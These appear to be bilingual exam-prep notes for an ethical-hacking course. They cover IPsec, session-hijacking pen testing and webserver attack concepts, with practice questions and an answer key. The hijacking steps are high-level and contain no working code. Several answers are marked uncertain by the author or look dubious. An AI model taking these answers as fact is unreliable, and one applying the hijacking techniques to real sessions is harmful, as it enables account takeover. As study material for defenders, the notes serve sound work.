


- IPsec encrypts only the payload of the IP packet, leaving the header untouched.
- 僅加密或認證上層協定的資料。例如，在區域網路中有兩台電腦A與B，A與B可直接建立連線(不必經由路由器或防火牆)，且A與B具有處理IPSec封包的能力時，則可使用IPSec的傳輸模式。
- **Tunnel Mode:**
 - Encapsulates packets being transferred
 - Has an option to encrypt data transfer
 - Not compatible with NAT



- The IPsec encrypts both the payload and the header.
- IPSec會加密或認證整個封包，然後在最外面再加上一個新的IP表頭。當IPSec連線兩端的電腦有一端或兩端不具處理IPSec封包能力，而必須透過具有IPSec能力的路由器或防火牆來代為處理IPSec封包時，即必須使用通道模式。

IPsec Architecture (重要)



- AH Protocol: 沒加密
- ESP Protocol: 有加密

IPsec Authentication and Confidentiality

- IPsec uses two different security services for authentication and confidentiality:
 - **Authentication Header (AH)**: Provide data authentication of the sender.
提供來源端認證以及資料完整性，但是並不提供機密性。
 - **Encapsulation Security Payload (ESP)**: Provides both data authentication and encryption (confidentiality) of the sender.
提供認證、資料完整性、以及機密性。

在AH協定與ESP協定中，在受安全防護的資料封包從來源端主機傳送到目的端主機之前，來源端與網路主機會先進行握手，並建立網路層的邏輯連線。這種邏輯通道稱做安全性繫合 (Security Association, SA)

Components of IPsec (?)

- **IPsec driver**: A software, that performs protocol-level functions that are required to

encrypt and decrypt the packets.

- **Internet Key Exchange (IKE)**: IPsec protocol that produces security keys for IPsec and other protocols.
- **Internet Security Association Key Management Protocol**: Software that allows two computers to communicate by encrypting the data that is exchanged between them.
- **Oakley**: A protocol, which uses the Diffie-Heilman algorithm to create master key, and a key that is specific to each session in IPsec data transfer.
- **IPsec Policy Agent**: A service of the Windows 2000, collects IPsec policy settings from the active directory and sets the configuration to the system at start up.

Q1) The use of technologies like IPSec can help guarantee the following. authenticity, integrity, confidentiality and (?)

1. **non-repudiation.**
2. operability.
3. security.
4. usability.

A1)

- IPsec 有效地保證了數據的機密性(Confidentially)、完整性(Integrity)、認證(Authentication)和不可否認性(Non-Repudiation)
- 不可否認性(non-repudiation): 假設在正常情況下，A 傳訊息給 B，之後就不能否認曾經傳過訊息，此即為不可否認性。

Q2) A security engineer has been asked to deploy a secure remote access solution that will allow employees to connect to the company's internal network. Which of the following can be implemented to minimize the opportunity for the man-in-the-middle attack to occur?

1. SSL
2. Mutual authentication
3. **IPSec**
4. Static IP addresses

Q3) Neil notices that a single address is generating traffic from its port 500 to port 500 of several other machines on the network. This scan is eating up most of the network bandwidth and Neil is concerned. As a security professional, what would you infer from this scan? (?)

1. It is a network fault and the originating machine is in a network loop
2. It is a worm that is malfunctioning or hardcoded to scan on port 500
3. The attacker is trying to detect machines on the network which have SSL enabled
4. **The attacker is trying to determine the type of VPN implementation and checking for IPSec**

A3) Port 500 is used by IKE (Internet Key Exchange). This is typically used for IPSEC-based VPN software, such as Freeswan, PGPnet, and various vendors of in-a-box VPN solutions such as Cisco. IKE is used to set up the session keys. The actual session is usually sent with ESP (Encapsulated Security Payload) packets, IP protocol 50 (but some in-a-box VPN's such as Cisco are capable of negotiating to send the encrypted tunnel over a UDP channel, which is useful for use across firewalls that block IP protocols other than TCP or UDP).

Q4) Assuring two systems that are using IPSec to protect traffic over the internet, what type of general attack could compromise the data? (?)

1. Spoof Attack
2. Smurf Attack
3. Man in the Middle Attack
4. **Trojan Horse Attack**
5. **Back Orifice Attack**

A4)

- To compromise the data, the attack would need to be executed before the encryption takes place at either end of the tunnel. Trojan Horse and Back Orifice attacks both allow for potential data manipulation on host computers. In both cases, the data would be compromised either before encryption or after decryption, so IPsec is not preventing the attack.
- BO是一套Client-Server架構的軟體，Server負責在遠端電腦當"內應"，client則負責下命令給server，所有的監控都必須在遠端電腦有BO server執行著的前提下才能進行。是一個足以讓你的電腦門戶大開的軟體，舉凡你電腦上的檔案、密碼、windows登錄資料庫都可能被擷取或修改。

Q5) Which mode of IPSec should you use to assure security and confidentiality of data within the same LAN?

1. ESP confidential
2. AH Tunnel mode
3. **ESP transport mode**
4. AH promiscuous

Q6) You want to establish a network connection between two LANs using the Internet. Which technology would best accomplish that for you? (?)

1. IPSec
2. **L2TP**
3. PPP
4. SLIP

A6) Layer 2 Tunneling Protocol (L2TP) is a VPN technology used to establish secure connections over an insecure medium such as the Internet.

Q7) In IPSec, encryption and other processes happen at which layer of the OSI model?

1. Level 1
2. Level 2
3. **Level 3**
4. Level 4

A7) IPSec operates at the Network layer, or layer 3, of the OSI model, unlike many previous techniques.

Q8) In IPSec, what does Authentication Header (AH) provide?

1. Data security
2. Header security
3. **Authentication services**
4. Encryption

A8) The Authentication Header provides authentication services to data, meaning that the sender of the data can be authenticated by the receiver of the data.

Q9) In IPSec, what does Encapsulating Security Payload (ESP) provide? (?)

1. **Data security**
2. Header security
3. Authentication services
4. Encryption

A9) Data security services are provided by ESP.

Q10) Which of the following does IPSec use? (?)

1. SSL
2. AES
3. DES
4. **PKI**

A10) PKI (Public Key Infrastructure) is used with IPSec to allow it to function in environments of any size. IPSec is also capable of using Preshared Keys if desired by the system owner.

Q11) IPSec uses which two modes?

1. **AH/ESP**
2. AES/DES
3. EH/ASP

4. AES/ESP

A11) IPSec uses two modes: Authentication Header (AH) and Encapsulating Security Payload (ESP). Both modes offer protection to data, but do so in different ways.

Q12) Which technology can provide protection against session hijacking?

1. **IPSec**
2. UDP
3. TCP
4. IDS

10.6 Penetration Testing


Session Hijacking Pen Testing

- **Sniff session traffic** between two machines using tools such as **Wireshark**, **Capsa Network Analyzer**, **Windump**, etc.
- Use **proxy server trojans** which changes the proxy settings in the victim's browser.
- Use **automated tools** such as **OWASP Zed Attack Proxy**, **Burp suite**, **JHijack**, etc. to hijack sessions.
- **Crack the session ID** if it is URL encoded, HTML encoded, Unicode encoded, Base64 encoded, or Hex Encoded.
- **Brute force session IDs** with possible range of values for the session ID limited, until the correct session ID is found.

Module Summary

- In session hijacking, an attacker relies on the legitimate user to connect and authenticate, and will then take over the session.
- In a spoofing attack, the attacker pretends to be another user or machine to gain access.
- Successful session hijacking is difficult and is only possible when a number of factors are under the attacker's control.
- Session hijacking can be active or passive in nature depending on the degree of involvement of the attacker.
- By attacking the network-level sessions, the attacker gathers some critical information that is used to attack the application-level sessions.
- A variety of tools exist to aid the attacker in perpetrating a session hijack.
- Session hijacking could be dangerous, and therefore, there is a need for implementing strict countermeasures.

Q1) What type of session hijacking attack is shown in the exhibit?



1. **Session Sniffing Attack**
2. Cross-site scripting Attack
3. SQL Injection Attack
4. Token sniffing Attack

Q2) After a client sends a connection request (SYN) packet to the server, the server will respond (SYN-ACK) with a sequence number of its choosing, which then must be acknowledged (ACK) by the client. This sequence number is predictable; the attack connects to a service first with its own IP address, records the sequence number chosen, and then opens a second connection from a forged IP address. The attack doesn't see the

SYN-ACK (or any other packet) from the server, but can guess the correct responses. If the source IP address is used for authentication, then the attacker can use the one-sided communication to break into the server. What attacks can you successfully launch against a server using the above technique?

1. Denial of Service attacks
2. **Session Hijacking attacks**
3. Web page defacement attacks
4. IP spoofing attacks

Q3) John is using tokens for the purpose of strong authentication. He is not confident that his security is considerably strong.

In the context of Session hijacking why would you consider this as a false sense of security?

1. The token based security cannot be easily defeated.
2. **The connection can be taken over after authentication.**
3. A token is not considered strong authentication.
4. Token security is not widely used in the industry.

A3) A token will give you a more secure authentication, but the tokens will not help against attacks that are directed against you after you have been authenticated.

Q4) What is the key advantage of Session Hijacking?

1. It can be easily done and does not require sophisticated skills.
2. **You can take advantage of an authenticated connection.**
3. You can successfully predict the sequence number generation.
4. You cannot be traced in case the hijack is detected.

A4) As an attacker you don't have to steal an account and password in order to take advantage of an authenticated connection.

Q5) You want to carry out session hijacking on a remote server. The server and the client are communicating via TCP after a successful TCP three way handshake. The server has just received packet #120 from the client. The client has a receive window of 200 and the server has a receive window of 250.

Within what range of sequence numbers should a packet, sent by the client fall in order to be accepted by the server?

1. 200-250
2. **121-371**
3. 120-321
4. 121-231

5. 120-370

A5) Package number 120 have already been received by the server and the window is 250 packets, so any package number from 121 (next in sequence) to 371 (121+250). (?)

Q6) How would you prevent session hijacking attacks?

1. Using biometrics access tokens secures sessions against hijacking
2. Using non-Internet protocols like http secures sessions against hijacking
3. Using hardware-based authentication secures sessions against hijacking
4. **Using unpredictable sequence numbers secures sessions against hijacking**

A6) Protection of a session needs to focus on the unique session identifier because it is the only thing that distinguishes users. If the session ID is compromised, attackers can impersonate other users on the system. The first thing is to ensure that the sequence of identification numbers issued by the session management system is unpredictable; otherwise, it's trivial to hijack another user's session. Having a large number of possible session IDs (meaning that they should be very long) means that there are a lot more permutations for an attacker to try.

Q7) Which of the following attacks takes best advantage of an existing authenticated connection?

1. Spoofing
2. **Session Hijacking**
3. Password Sniffing
4. Password Guessing

A7) Session hijacking is the act of taking control of a user session after successfully obtaining or generating an authentication session ID. Session hijacking involves an attacker using captured, brute forced or reverse-engineered session IDs to seize control of a legitimate user's Web application session while that session is still in progress.

Q8) What type of information can be obtained during a session-hijacking attack? (Choose all that apply.) (?)

1. **Passwords**
2. **Credit card numbers**
3. **Confidential data**
4. Authentication information

A8) Passwords, credit card numbers, and other confidential data can be gathered in a session-hijacking attack. Authentication information isn't accessible because session hijacking occurs after the user has authenticated.

Q9) Which of the following is essential information to a hacker performing a session-hijacking attack?

1. Session ID
2. Session number
3. **Sequence number**
4. Source IP address

A9) In order to perform a session-hijacking attack, the hacker must know the sequence number to use in the next packet so the server will accept the packet.

Q10) Which of the following is a session-hijacking tool that runs on Linux operating systems? (?)

1. **Juggernaut**
2. Hunt
3. TTYWatcher
4. TCP Reset Utility

A10)

- Juggernaut runs on Linux operating systems ◦
- Hunt現在也有Linux版了 ◦

Q11) Which of the following is the best countermeasure to session hijacking?

1. Port filtering firewall
2. **Encryption**
3. Session monitoring
4. Strong passwords

A11) Encryption make any information the hacker gathers during a session-hijacking attempt unreadable.

Q12) Which of the following best describes sniffing? (?)

1. Gathering packets to locate IP addresses, in order to initiate a session-hijacking attack
2. **Analyzing packets in order to locate the sequence number to start a session hijack**
3. Monitoring TCP sessions in order to initiate a session-hijacking attack
4. Locating a host susceptible to a session-hijack attack

A12) Sniffing is usually used to locate the sequence number, which is necessary for a session hijack.

Q13) What is session hijacking?

1. Monitoring UDP session
2. Monitoring TCP sessions
3. Taking over UDP sessions
4. **Taking over TCP sessions**

A13) The most common form of session hijacking is the process of taking over a TCP session.

Q14) What types of packets are sent to the victim of a session-hijacking attack to cause them to close their end of the connection?

1. FIN and ACK
2. SYN or ACK
3. SYN and ACK
4. **FIN or RST**

A14) FIN (finish) and RST (reset) packets are sent to the victim to desynchronize their connection and cause them to close the existing connection.

Q15) Which of the following is the best way to protect against session hijacking?

1. Use only nonroutable protocols.
2. **Use unpredictable sequence numbers.**
3. Use a file verification application, such as Tripwire.
4. Use a good password policy.

A15) Unpredictable sequence numbers make session hijacking nearly impossible.

Q16) Which of the following attacks an already-authenticated connection?

1. Smurf
2. Denial of service
3. **Session hijacking**
4. Phishing

A16) Session hijacking takes advantage of connections already in place and already authenticated.

Q17) Which statement defines session hijacking most accurately?

1. Session hijacking involves stealing a user's login information and using that information to pose as the user later.
2. Session hijacking involves assuming the role of a user through the compromise of physical tokens such as common access cards.
3. **Session hijacking is an attack that aims at stealing a legitimate session and posing as that user while communicating with the web resource or host machine.**

4. Session hijacking involves only web applications and is specific to stealing session IDs from compromised cookies.

A17) Session hijacking focuses on the victim's session. There are different ways of accomplishing this task, but the basic concept is the same. Be sure to know what constitutes a session hijack; the exam will expect you to be able to recognize one at first glance.

Q18) Network-level hijacking focuses on the mechanics of a connection such as the manipulation of packet sequencing. What is the main focus of web app session hijacking?

1. Breaking user logins
2. **Stealing session IDs**
3. Traffic redirection
4. Resource DoS

A18) Stealing session IDs is the main objective in web session hijacking. Session IDs allow the attacker to assume the role of the legitimate client without the time-consuming task of brute-forcing user logins or sniffing out authentication information.

Q19) Session hijacking can be performed on all of the following protocols except which one?

1. FTP
2. SMTP
3. HTTP
4. **SSL**

A19) SSL is designed with many goals in mind; one of them is that it is not as vulnerable to session hijacking as the other protocols listed here.

Q20) Which technology can provide protection against session hijacking?

1. **IPSec**
2. UDP
3. TCP
4. IDS

Q21) Session hijacking can be thwarted with which of the following? (?)

1. SSH
2. FTP
3. **Authentication**
4. Sniffing

A21) Authentication mechanisms such as Kerberos can provide protection against session hijacking. Authentication provides verification of the party or parties involved in the communication.

Q22) Session hijacking can do all of the following except which one?

1. Take over an authenticated session
2. Be used to steal cookies
3. Take over a session
4. **Place a cookie on a server**

A22) A session hijack can be used to read cookies on a client but not on a server.

Q23) Which attack can be used to take over a previous session?

1. Cookie snooping
2. **Session hijacking**
3. Cookie hijacking
4. Session sniffing

A23) Session hijacking can be used to take over an existing session that has been authenticated, or to forge a valid session.

Chapter 11. Hacking Webservers

11.1 Webserver Concepts


11.1 Webserver Concepts

Web Server Security Issue

- Web server is a program (both hardware and software) that hosts websites; attackers usually target **software vulnerabilities** and configuration errors to compromise web servers.
- Nowadays, **network** and **OS level attacks** can be well defended using proper network security measures such as firewalls, IDS, etc., however, web servers are accessible from anywhere on the web, which makes them **less secured** and **more vulnerable** to attacks.



- 使用像firewall, IDS, IPS可防禦大部份的Network level和OS level攻擊
- 因此攻擊者轉向webserver和web application-level攻擊



Why Web Servers Are Compromised

- **Improper** file and directory **permissions**.
- Installing the server with **default settings**.


- **Unnecessary services** enabled, including content management and remote administration.
- **Security conflicts** with business ease-of-use case
- **Lack of proper security policy**, procedures, and maintenance.
- **Improper authentication** with external systems.
- **Default accounts** with their default or no passwords.
- **Unnecessary** default, backup, or sample **files**.
- **Misconfiguration** in web server, operating systems, and networks.
- **Bugs** in server software, OS, and web applications.
- **Misconfigured SSL certificates** and encryption settings.
- Administrative or **debugging functions** that are **enabled** or accessible on web servers.
- Use of **self-signed certificates** and default certificates.

主要兩點：Misconfiguration和Security Bug

Impact of **Webserver Attacks**

- Compromise of user accounts.
- Website defacement.
- Secondary attacks from the Website.
- Root access to other applications or servers.
- Data tampering and data theft.


Open Source **Webserver Architecture**



- Functions of principal components in open source webserver architecture:
 - **Linux** is a the server's OS that provides secure platform for the webserver.
 - **Apache** is a the web server component that handles each HTTP request and response.
 - **MySQL** is a relational database used to store the webserver's content and configuration information.
 - **PHP** is the application layer technology used to generate dynamic web content.

IIS Web Server Architecture


- Internet Information Services (IIS) for Windows Server is a flexible, secure, and easy-to-manage web server for **hosting anything on the web**.



11.2 Webserver Attacks

DoS/DDoS Attacks


- Attackers may send numerous **fake requests** to the web server which results in the **web server crash** or become unavailable to the legitimate users.
- Attackers may target **high profile web servers** such as banks, credit card payment gateways, government owned services, etc. to **steal user credentials**.



- To crash the webserver running the application, attacker targets the following services by consuming the webserver with fake requests:
 - Network bandwidth
 - Server memory
 - Application exception handling mechanism
 - CPU usage
 - Hard disk space
 - Database space


DNS Server Hijacking

